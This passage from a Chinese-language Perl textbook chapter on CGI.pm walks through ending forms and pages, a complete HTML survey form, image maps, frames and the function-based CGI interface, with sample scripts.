<INPUT TYPE="submit" NAME="Submit" VALUE="Submit">
<INPUT TYPE="reset">
</CENTER>
```

使用-value 属性，可以设置该按钮中使用的标题。当用户单击 Submit 按钮时，表单中 cgi1.cgi 的数据可以发送到 cgi2.cgi，以进行解码和使用。可以与 submit 方法一起设置的属性如下：-name、-onClick、-value 和-label。

### 21.2.20 结束HTML表单

现在，我们已经在自己的网页中添加了控件，但不要忘记使用 end\_form 方法结束表单。在本章上一节创建的所有控件，都属于调查页面（在 cgi1.cgi 中创建的）中的同一个表单。我使用 start\_form 方法创建了该表单，并使用 end\_form 方法结束表单：

```
#!/usr/local/bin/perl

$co = new CGI;

print
```

```

        .
        .
        .
    $co->end_form

```

这个方法只返回</FORM>，把它输出到网页，以结束 HTML 表单。

### 21.2.21 结束HTML文档

现在，我们已经编写了网页，并在其中放置了表单，但不要忘记使用 `end_html` 方法结束网页。

要结束 HTML 文档，需使用 CGI `end_html` 方法，它将返回</BODY></HTML>标记，这两个标记应该结束网页（尽管多数浏览器并不需要这些结束标记，但最好使用它们）。

在 `cgi1.cgi` 中，采用如下方式结束调查网页：

```

#!/usr/local/bin/perl

$co = new CGI;

print
    .
    .
    .
    $co->end_html;

```

这就完成了 `cgi1.cgi`。当导航到这个 CGI 脚本时，会看到如图 21.1、图 21.2 和图 21.3 所示的 Web 调查页面。当用户在该页面输入数据并单击 **Submit** 按钮时，此页面中的数据就会发送给 `cgi2.cgi`，它显示了该数据的汇总，如图 21.4 所示。

注意，通过剖析这个示例，能够详细了解如何创建和读取多数 HTML 控件中的数据。

### 21.2.22 从网页调用CGI脚本

要想从网页中调用 CGI 脚本，可以使用 HTML 创建 HTML 表单，在此，我给表单添加了文本字段：

```

<FORM METHOD="POST" ACTION="http://www.server.com/username/cgi/cgi2.cgi"
ENCTYPE="application/x-www-form-urlencoded">
Please enter your name:
    <INPUT TYPE="text" NAME="text" VALUE="">
    <INPUT TYPE="submit" NAME="Submit" VALUE="Submit">
    <INPUT TYPE="reset">
</FORM>

```

当用户单击 **Submit** 按钮时，文本字段中的数据就会发送给 `cgi2.cgi`。如果用户单击 **Reset** 按钮，就会清除文本字段中的文本。

下面给出了 HTML 中的完整网页，它能够显示在图 21.1、图 21.2 和图 21.3 中看到的调

查。单击 **Submit** 按钮时，会把它的数发送给 `cgi2.cgi`。浏览下面的 HTML，将会明白如何设置大部分 HTML 控件，以便与 CGI.pm 一起使用。

```
<HTML>
<HEAD>

<TITLE>CGI Example</TITLE>
</HEAD>

<BODY BGCOLOR="white" LINK="red">

<CENTER>
<IMG SRC="http://www.server.com/username/cgi/welcome.gif">
</CENTER>
<CENTER>
<H1>Here is the Survey!</H1>
</CENTER>

<HR>

<FORM METHOD="POST" ACTION="http://www.server.com/username/cgi/cgi2.cgi"
ENCTYPE="application/x-www-form-urlencoded">

Please enter your name:
<INPUT TYPE="text" NAME="text" VALUE="">
<P>
Please enter your opinion:
<P>
<TEXTAREA NAME="textarea" ROWS=10 COLS=60>
No opinion
</TEXTAREA>
<P>
Please indicate what products you use:
<P>
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Shampoo">Shampoo
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Toothpaste">Toothpaste
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Bread" CHECKED>Bread
<INPUT TYPE="checkbox" NAME="checkboxes" VALUE="Cruise missiles" CHECKED>
Cruise missiles
<P>
Please indicate your income level:
<P>
<SELECT NAME="list" SIZE=4>
<OPTION VALUE="Highest">
Highest
<OPTION SELECTED VALUE="High">
High
<OPTION VALUE="Medium">
Medium
<OPTION VALUE="Low">
Low
</SELECT>
```



```

<P>Please indicate the day of the week:
<P>
<INPUT TYPE="radio" NAME="radios" VALUE="1" CHECKED>Sunday
<INPUT TYPE="radio" NAME="radios" VALUE="2">Monday
<INPUT TYPE="radio" NAME="radios" VALUE="3">Tuesday
<INPUT TYPE="radio" NAME="radios" VALUE="4">Wednesday
<INPUT TYPE="radio" NAME="radios" VALUE="5">Thursday
<INPUT TYPE="radio" NAME="radios" VALUE="6">Friday
<INPUT TYPE="radio" NAME="radios" VALUE="7">Saturday
<P>
Please enter your password:
<P>
<INPUT TYPE="password" NAME="password" VALUE="open sesame" SIZE=30>
<P>
Thank you for filling out our Survey. Please indicate how
much unsolicited mail you like to get:
<SELECT NAME="popupmenu">
<OPTION VALUE="Very much">Very much
<OPTION VALUE="A lot">A lot
<OPTION VALUE="Not so much">Not so much
<OPTION VALUE="None">None
</SELECT>
<P>
<INPUT TYPE="hidden" NAME="hiddendata" VALUE="Rosebud">
<CENTER>
<INPUT TYPE="submit" NAME="Submit" VALUE="Submit">
<INPUT TYPE="reset">
</CENTER>
<HR>
<INPUT TYPE="hidden" NAME=".cgifields" VALUE="radios">
<INPUT TYPE="hidden" NAME=".cgifields" VALUE="list">
<INPUT TYPE="hidden" NAME=".cgifields" VALUE="checkboxes">

</FORM>
</BODY>
</HTML>

```

### 21.2.23 创建图像映射

要在网页中创建可单击的图像，即图像映射，可以使用 `image_button` 方法。

要创建用户可单击的图像映射，需使用 `image_button` 方法。当用户单击该图像映射时，就会把鼠标坐标发送给脚本。如果已经命名了图像映射控件，如 `map`，那么返回给脚本的坐标将保存在 `map.x` 和 `map.y` 中。

考虑下面的示例。在这里，使用 `map.gif` 文件中的图像创建了一个名为 `map` 的图像映射，如下所示：

```
#!/usr/local/bin/perl
```

```
use CGI;

$co = new CGI;

print $co->header,

$co->start_html('Image Map Example'),
$co->h1('Image Map Example'),
$co->start_form,
$co->image_button
(
    -name => 'map',
    -src=>'map.gif'
),
$co->p,
$co->end_form,
$co->hr;
```

由于没有给 `start_form` 方法传递一些参数，所以表单中的数据将会发送给用户单击图像映射时的同一个 CGI 脚本。如果把该数据发送给这个脚本，通过确定 `param` 方法指出是否该数据正在等待，我检查该脚本，以便读取并显示鼠标单击的位置：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html('Image Map Example'),
$co->h1('Image Map Example'),
$co->start_form,
$co->image_button
(
    -name => 'map',
    -src=>'map.gif'
),
$co->p,
$co->end_form,
$co->hr;

if ($co->param())
{
    $x = $co->param('map.x');
    $y = $co->param('map.y');
    print "You clicked the map at ($x, $y)";
}

print $co->end_html;
```



图 21.6 显示了这段代码的结果。在这个图中，可以看到，用户单击图像映射，把数据发送给脚本，而且该脚本创建了一个新的网页，指出在哪里单击图像映射，使用像素坐标度量单位。这个示例是一个范例。




图 21.6 创建和使用图像映射

要检验的另一个资源是取自 CPAN 的 CGI::Imagemap 模块。

#### 21.2.24 创建框架

创建框架怎么样？使用 CGI.pm 能够完成这种功能吗？答案是：当然可以，只需使用 HTML 快捷方式。但是，不要忘记，还可以把你想要的 HTML 输出到网页。

使用 CGI.pm HTML 快捷方式 frameset 和 frame 可以创建框架。在下面的示例中，创建了一个网页，它包含两个框架：

```
#!/usr/local/bin/perl

use CGI;
$co = new CGI;

print $co->header,

$co->frameset(
    {-rows=>'40%,60%'}),

    $co->frame
    (
        {-name=>'top',
         -src=>'http://www.yourserver.com/username/cgi/a.htm'
        }
    ),

    $co->frame
    (

```



```

        -name=>'bottom',
        -src=>'http://www.yourserver.com/username/cgi/b.htm'
    ))
);

```

图 21.7 显示了这段代码的结果。可以看到, 使用 CGI.pm 可创建框架。可以与 frameset 一起使用的属性为 -rows 和 -cols; 可以与 frame 一起使用的属性为 -marginwidth、-name、-noresize、-scrolling 和 -src。




图 21.7 创建框架

### 21.2.25 非面向对象的CGI编程

如果某地方的人并不喜欢面向对象编程, 如何使用 CGI.pm 呢? 此时可以使用 CGI.pm 模块的面向函数的接口。

至此, 我们已经使用过 CGI 包的面向对象的方法, 但 CGI 包也包含基于函数的接口。

**警告!** 在基于函数的接口中, 并不支持所有的面向对象的 CGI 方法。

下面的示例使用了基于函数的 CGI 接口; 这段代码显示了一个文本字段, 提示用户输入名字。当用户输入名字并单击 Submit 按钮时, 文本字段中的数据就会发送到同一个 CGI 脚本中, 它将使用 param 函数在已返回网页的底部显示用户输入的名字:

```

#!/usr/local/bin/perl

use CGI qw/:standard/;

print header,

    start_html('CGI Functions Example'),

    h1('CGI Functions Example'),

```



```
start_form,  
  
"Please enter your name: ",  
textfield('text'),  
  
p,  
  
submit, reset,  
  
end_form,  
  
hr;  
  
if (param()) {  
    print "Your name is: ", em(param('text')), hr;  
}  
  
print end_html;
```

在图 21.8 中，可以看到这个脚本的结果。

